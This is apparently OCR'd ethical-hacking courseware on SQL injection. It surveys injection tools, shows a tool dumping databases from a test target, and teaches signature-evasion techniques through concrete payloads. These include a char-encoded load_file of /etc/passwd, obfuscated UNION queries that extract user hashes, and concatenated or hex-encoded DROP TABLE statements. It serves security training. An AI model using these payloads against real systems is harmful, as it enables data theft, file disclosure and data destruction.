
- Mole is SQL injection exploitation tool which detects the injection and exploits it only by providing a **vulnerable URL** and a **valid string** on the site

```
File  Edit  View  Search  Terminal  Help
san_ss@brian:~/nasel/themole-code$ ./mole.py

Developed by Nasel(http://www.nasel.com.ar).
Published under GPLv3.
Be efficient and have fun!

#>
```

https://sourceforge.net

jSQL Injection

- jSQL Injection is a **lightweight application** used to find database information from a distant server
- It is a Java application for automatic SQL database injection



https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Tools: The Mole and jSQL Injection

- **Mole**

  Source: *https://sourceforge.net*

  Mole is an automatic SQL injection exploitation tool. Only by providing a vulnerable URL and a valid string on the site, it can detect the injection and exploit it, either by using the union technique or a boolean query-based technique. Mole uses a command-based interface, allowing the user to indicate the action he wants to perform easily. The CLI also provides auto completion on both commands and command arguments, making the user type as less as possible.

  Following are some of the features of Mole:

  - Supports MySQL, Postgres, SQL Server, and Oracle
  - Automatic SQL injection exploitation using union technique
  - Automatic blind SQL injection exploitation
  - Exploits SQL injection in GET/POST/Cookie parameters
  - Supports filters in order to bypass certain IPS/IDS rules using generic filters, and the possibility of creating new ones easily
  - Exploits SQL injections that return binary data

- **jSQL Injection**

  Source: *https://github.com*


  jSQL Injection is a Java application for automatic SQL database injection. It is a lightweight application used to find database information from a distant server.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Following are some of the features of jSQL Injection:

- Multiple injection strategies: Normal, Error, Blind, and Time
- Multiple injection structures: Standard, Zipped, Dump In One Shot
- SQL engine to study and optimize SQL expressions
- Injection of multiple targets
- Creation and visualization of Web shell and SQL shell
- Read and write files on host using injection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Tools

SQL Injection Tools

Tyrant SQL *https://sourceforge.net*	Blind SQL Injection Brute Forcing Tool *https://www.darknet.org.uk*	Enema *https://code.google.com*
SQL Invader *https://information.rapid7.com*	Safe3si *https://sourceforge.net*	Sqlsus *http://sqlsus.sourceforge.net*
SQL Brute *https://www.gdssecurity.com*	BBQSQL *https://github.com*	SQL Inject-Me *https://addons.mozilla.org*
fatcat-sql-injector *https://code.google.com*	ExploitMyUnion *https://sourceforge.net*	Darkjumper *https://sourceforge.net*
Absinthe *https://sourceforge.net*	ICFsqLi CRAWLER *https://sourceforge.net*	SQLIer *https://bcable.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Tools


Following are some of the additional SQL injection tools:

- Tyrant SQL (*https://sourceforge.net*)
- SQL Invader (*https://information.rapid7.com*)
- SQL Brute (*https://www.gdssecurity.com*)
- fatcat-sql-injector (*https://code.google.com*)
- Absinthe (*https://sourceforge.net*)
- Blind SQL Injection Brute Forcing Tool (*https://www.darknet.org.uk*)
- safe3si (*https://sourceforge.net*)
- BBQSQL (*https://github.com*)
- ExploitMyUnion (*https://sourceforge.net*)
- ICFsqLi CRAWLER (*https://sourceforge.net*)
- Enema (*https://code.google.com*)
- Sqlsus (*http://sqlsus.sourceforge.net*)
- SQL Inject-Me (*https://addons.mozilla.org*)
- Darkjumper (*https://sourceforge.net*)
- SQLIer (*https://bcable.net*)
- sqlibf (*https://sourceforge.net*)
- sqlget (*https://www.darknet.org.uk*)
- Sqlninja (*http://sqlninja.sourceforge.net*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection Tools for Mobile

Andro Hackbar



https://play.google.com

DroidSQLi



```
Target URL:
http://10.0.0.1/target.php?id=1

Console:
=> Trying Error Based Injection
=> Trying Normal Injection
=> Using Normal Injection
=> Gathering Information
=> Fetching Databases
=> Done!

Database Information:
Database Version: 5.5.30
Current DB: pentest
Current User: root@localhost

Database List:
mysql
newbs
nna_portal_db
opencart
pentest
phpmyadmin
```

http://www.edgard.net

sqlmapchik

https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Tools for Mobile

- **Andro Hackbar**

  Source: *https://play.google.com*

  Andro Hackbar is a web penetration tool built for Android where you can perform SQL injection, XSS, and LFI flaws. This is a pentesting tool to test websites to know if it is unsecured or vulnerable from such attacks. This tool can be used to secure websites from attackers/hackers.

- **DroidSQLi**

  Source: *http://www.edgard.net*


  DroidSQLi is the automated MySQL injection tool for Android. It allows you to test MySQL-based web application against SQL injection attacks. It automatically selects the best technique to use and employs some simple filter-evasion methods. It supports time-based, blind, error-based, and normal injection.

- **sqlmapchik**

  Source: *https://github.com*

  sqlmapchik is a cross-platform sqlmap GUI for sqlmap tool. It is primarily aimed to be used on mobile devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection

Module Flow

1 SQL Injection Concepts

2 Types of SQL Injection

3 SQL Injection Methodology

4 SQL Injection Tools

5 Evasion Techniques


6 Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evasion Techniques

A firewall and an Intrusion Detection System (IDS) can detect the SQL injection attempts based on predefined signatures. Even if networks include these network security perimeters, attackers use evasion techniques to make an SQL injection attempt go through undetected. Evasion techniques include hex encoding, manipulating white spaces, in-line comments, sophisticated matches, char encoding, and so on. This section will discuss these techniques in detail.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Evasion Techniques

Evading IDS

- Attackers use evasion techniques to **obscure input strings** in order to **avoid detection** by signature-based detection systems
- **Signature-based detection systems** build a database of SQL injection attack strings (signatures) and then **compare** input strings against the signature database at runtime to detect attacks


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evading IDS

An IDS is placed on a network to detect malicious activities. Typically, it is based either on the signature or anomaly model. To detect SQL injection, the IDS sensor is placed at the database server to inspect SQL statements. Attackers use IDS evasion techniques to obscure input strings in order to avoid detection by signature-based detection systems. A signature is a regular expression that describes a string pattern used in a known attack. In a signature-based intrusion detection system, the system must know about the attack to detect it. The system constructs a database of attack signatures and then analyzes the input strings against the signature database at runtime to detect the attack. If any information provided matches the attack signatures present in the database, then the IDS sets off an alarm. This type of problem occurs more often in network-based IDS systems (NIDSs) and in signature-based NIDS systems. Therefore, attackers should be very careful and try to attack the system by bypassing the signature-based IDS.

Signature evasion techniques include using different encoding techniques, packet input fragmentation, changing the expression to equivalent expression, using white spaces, and so on.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Evasion Techniques

Types of Signature Evasion Techniques

1. **In-line Comment** Obscures input strings by inserting in-line comments between SQL keywords
2. **Char Encoding** Uses built-in CHAR function to represent a character
3. **String Concatenation** Concatenates text to create SQL keyword using DB specific instructions
4. **Obfuscated Codes** Obfuscated code is an SQL statement that has been made difficult to understand
5. **Manipulating White Spaces** Obscures input strings by dropping white space between SQL keyword
6. **Hex Encoding** Uses hexadecimal encoding to represent a SQL query string
7. **Sophisticated Matches** Uses alternative expression of "OR 1=1"
8. **URL Encoding** Obscure input string by adding percent sign '%' before each code point
9. **Case Variation** Obfuscate SQL statement by mixing it with upper case and lower case letters
10. **Null Byte** Uses null byte (%00) character prior to a string in order to bypass detection mechanism
11. **Declare Variables** Uses variable that can be used to pass a series of specially crafted SQL statements and bypass detection mechanism
12. **IP Fragmentation** Uses packet fragments to obscure attack payload which goes undetected by signature mechanism


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Signature Evasion Techniques

Listed below are different types of signature evasion techniques:

- **In-line Comment**: Obscures input strings by inserting in-line comments between SQL keywords.
- **Char Encoding**: Uses built-in CHAR function to represent a character.
- **String Concatenation**: Concatenates text to create SQL keyword using DB specific instructions.
- **Obfuscated Codes**: Obfuscated code is an SQL statement that has been made difficult to understand.
- **Manipulating White Spaces**: Obscures input strings by dropping white space between SQL keyword.
- **Hex Encoding**: Uses hexadecimal encoding to represent a SQL query string.
- **Sophisticated Matches**: Uses alternative expression of "OR 1=1".
- **URL Encoding**: Obscure input string by adding percent sign '%' before each code point.
- **Case Variation**: Obfuscate SQL statement by mixing it with upper case and lower case letters.
- **Null Byte**: Uses null byte (%00) character prior to a string in order to bypass detection mechanism.
- **Declare Variables**: Uses variable that can be used to pass a series of specially crafted SQL statements and bypass detection mechanism.
- **IP Fragmentation**: Uses packet fragments to obscure attack payload which goes undetected by signature mechanism.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Evasion Techniques

Evasion Technique: In-line Comment and Char Encoding

In-line Comment

Evade signatures that filter white spaces

- In this technique, white spaces between SQL keywords are **replaced by inserting in-line comments**
- `/* … */` is used in SQL to delimit multi-row comments

```
'/**/UNION/**/SELECT/**/password/**/FROM
/**/Users/**/WHERE/**/username/**/LIKE/*
*/'admin'--
```

- You can use inline comments within SQL keywords

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password
/**/FR/**/OM/**/Users/**/WHE/**/RE/**/
username/**/LIKE/**/'admin'--
```

Char Encoding

- `Char()` function can be used to inject SQL injection statements into MySQL without using double quotes

Load files in unions (string = "/etc/passwd"):

```
' union select 1,
(load_file(char(47,101,116,99,47,112,97,
115,115,119,100))),1,1,1;
```

Inject without quotes (string = "%"):

```
' or username like char(37);
```

Inject without quotes (string = "root"):

```
' union select * from users where
login = char(114,111,111,116);
```

Check for existing files (string = "n.ext"):

```
' and 1=( if(
(load_file(char(110,46,101,120,116))
<>char(39,39)),1,0));
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evasion Technique: In-line Comment

An evasion technique is successful when a signature filters white spaces in the input strings. In this technique, an attacker uses another technique to obfuscate the input string using in-line comments. In-line comments create SQL statements that are syntactically incorrect but are valid and that bypass various input filters. In-line comments allow an attacker to write SQL statements without white spaces.

For example, `/* … */` is used in SQL to delimit multi-row comments

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/username/**/
LIKE/**/'admin'--
```

You can use in-line comments within SQL keywords

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/Users/**/WHE/**/RE
/**/ username/**/LIKE/**/'admin'--
```

Evasion Technique: Char Encoding

With the char() function, an attacker can encode a common injection variable present in the input string in an attempt to avoid detection in the signature of network security measures. This char() function converts hexadecimal and decimal values into characters that can easily pass through SQL engine parsing. Char() function can be used to inject SQL injection statements into MySQL without using double quotes.

For example:

- **Load files in unions (string = "/etc/passwd")**

```
' union select 1,
(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Inject without quotes (string = "%")**

```
' or username like char(37);
```


- **Inject without quotes (string = "root")**

```
' union select * from users where login = char(114,111,111,116);
```

- **Check for existing files (string = "n.ext")**

```
' and 1=( if(
(load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
```

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Evasion Techniques

Evasion Technique: String Concatenation and Obfuscated Codes

String Concatenation

- Split instructions to avoid signature detection by using execution commands that allow you to concatenate text in a database server
  - Oracle: `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`
  - MSSQL: `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`
- Compose SQL statement by concatenating strings instead of parameterized query
  - MySQL: `'; EXECUTE CONCAT('INSE','RT US','ER')`

Obfuscated Codes

Examples of obfuscated codes for the string "qwerty"

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1)
, lower(mid('TEST',2,1)),replace(0x7074,'pt','w'),
char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-
2)), unhex(round(log(2)*100)-
4),char(114),char(right(cot(31337),2)+54), char(pow(11,2)))
```

An example of bypassing signatures (obfuscated code for request)

The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
/?id=(1)union(((((((select(1),hex(hash)from(test.users))))
)))
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evasion Technique: String Concatenation

This technique breaks a single string into a number of pieces and concatenates them at the SQL level. The SQL engine then builds a single string from multiple pieces. Thus, the attacker uses concatenation to break-up identifiable keywords to evade intrusion detection systems. Concatenation syntaxes may vary from database to database. Signature verification on such a concatenated string is useless, as signatures compare the strings on both sides of the = sign only.

A simple string can be broken into two pieces and then concatenated with a "+" sign in a SQL Server database (In Oracle, the "||" sign is used to concatenate the two strings).

For example, "`OR 'Simple' = 'Sim'+'ple'.`"

Split instructions to avoid signature detection by using execution commands that allow you to concatenate text in a database server.

Oracle: `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`

MSSQL: `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`

Compose SQL statement by concatenating strings instead of parameterized query.

MySQL: `'; EXECUTE CONCAT('INSE','RT US','ER')`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Evasion Technique: Obfuscated Codes

There are two ways to obfuscate a malicious SQL query in order to avoid detection by the IDS. Most attackers obfuscate a malicious SQL query by using either of the following two techniques.

- **Wrapping:** An attacker uses a wrap utility to obfuscate malicious SQL query, and then sends it to the database. An IDS signature will not detect such an obfuscated query and will allow it to pass through, as it does not match the IDS signature.
- **SQL string obfuscation:** In the SQL string obfuscation method, SQL strings are obfuscated using a concatenation of SQL strings, encrypting or hashing the strings, and then decrypting them at runtime. Strings obfuscated with such techniques are not detected in the IDS signatures, thus allowing an attacker to bypass the signatures.

Following are examples of obfuscated codes for the string "qwerty":

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),lower(mid(
'TEST',2,1)),replace(0x7074, 'pt','w'), char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4),char(114),char(right(cot(31337),2)+54),
char(pow(11,2)))
```

Following is an example of bypassing signatures (obfuscated code for request):


- The following request corresponds to the application signature:

  ```
  /?id=1+union+(select+1,2+from+test.users)
  ```

- The signatures can be bypassed by modifying the above request:

  ```
  /?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
  /?id=1+union+(sELect'1',concat(login,hash)from+test.users)
  /?id=(1)union(((((((select(1),hex(hash)from(test.users))))))))
  ```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Evasion Techniques

Evasion Technique: Manipulating White Spaces and Hex Encoding

Manipulating White Spaces

- White space manipulation technique obfuscates input strings by **dropping or adding white spaces** between SQL keyword and string or number literals without altering execution of SQL statements
- Adding white spaces using **special characters** like tab, carriage return, or linefeeds makes an SQL statement completely untraceable without changing the execution of the statement

  "UNION SELECT" signature is different from "UNION   SELECT"
- Dropping spaces from **SQL statements** will not affect its execution by some of the **SQL databases**

  `'OR'1'='1'` (with no spaces)

Hex Encoding

- Hex encoding evasion technique uses **hexadecimal encoding** to represent a string
- For example, the string '**SELECT**' can be represented by the hexadecimal number **0x73656c656374**, which most likely will not be detected by a signature protection mechanism

Using a Hex Value

```
; declare @x
varchar(80);
set @x = X73656c656374
20404076657273696f6e;
EXEC (@x)
```

Note: This statement uses no single quotes (')

String to Hex Examples

```
SELECT @@version =
0x73656c656374204
0407665727369 6f6
DROP Table CreditCard =
0x44524f502054
61626c652043726564697443617264
INSERT into USERS
('certifiedhacker', 'qwerty') =
0x494e53455254206 96e74
6f2055534552532028274a7
56767794 26f79272c202771
7765727479 2729
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evasion Technique: Manipulating White Spaces

Many modern signature-based SQL injection detection engines are capable of detecting attacks related to variations in the number and encoding of white spaces around malicious SQL code. These detection engines fail in detecting the same kind of text without spaces.

White space manipulation technique obfuscates input strings by dropping or adding white spaces between SQL keyword and string or number literals without altering execution of SQL statements. Adding white spaces using special characters such as tab, carriage return, or linefeeds makes an SQL statement completely untraceable without changing the execution of the statement

"**UNION SELECT**" signature is different from "**UNION SELECT**"

Dropping spaces from SQL statements will not affect its execution by some of the SQL databases

`'OR'1'='1'` (with no spaces)

Evasion Technique: Hex Encoding

Hex encoding evasion technique uses hexadecimal encoding to represent a string. Attackers use hex encoding to obfuscate the SQL query so that it will not be detected in signatures of security measures, as most of the IDSs do not recognize hex encodings. Attackers exploit these IDSs to bypass their SQL injection crafted inputs. Hex coding provides countless ways for attackers to obfuscate each URL.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, the string **'SELECT'** can be represented by the hexadecimal number **0x73656c656374**, which most likely will not be detected by a signature protection mechanism.


```
; declare @x varchar(80);
set @x = X73656c656374
20404076657273696f6e;
EXEC (@x)
```

Note: This statement uses no single quotes (')

Following are string to Hex examples:

```
SELECT @@version = 0x73656c656374204 04076657273696f6
DROP Table CreditCard = 0x44524f50205461626c6520437265646974436172 64
INSERT into USERS ('certifiedhacker', 'qwerty') = 0x494e5345525420696e74
6f2055534552532028274a7 5676779426f79272c202771 77657274792729
```

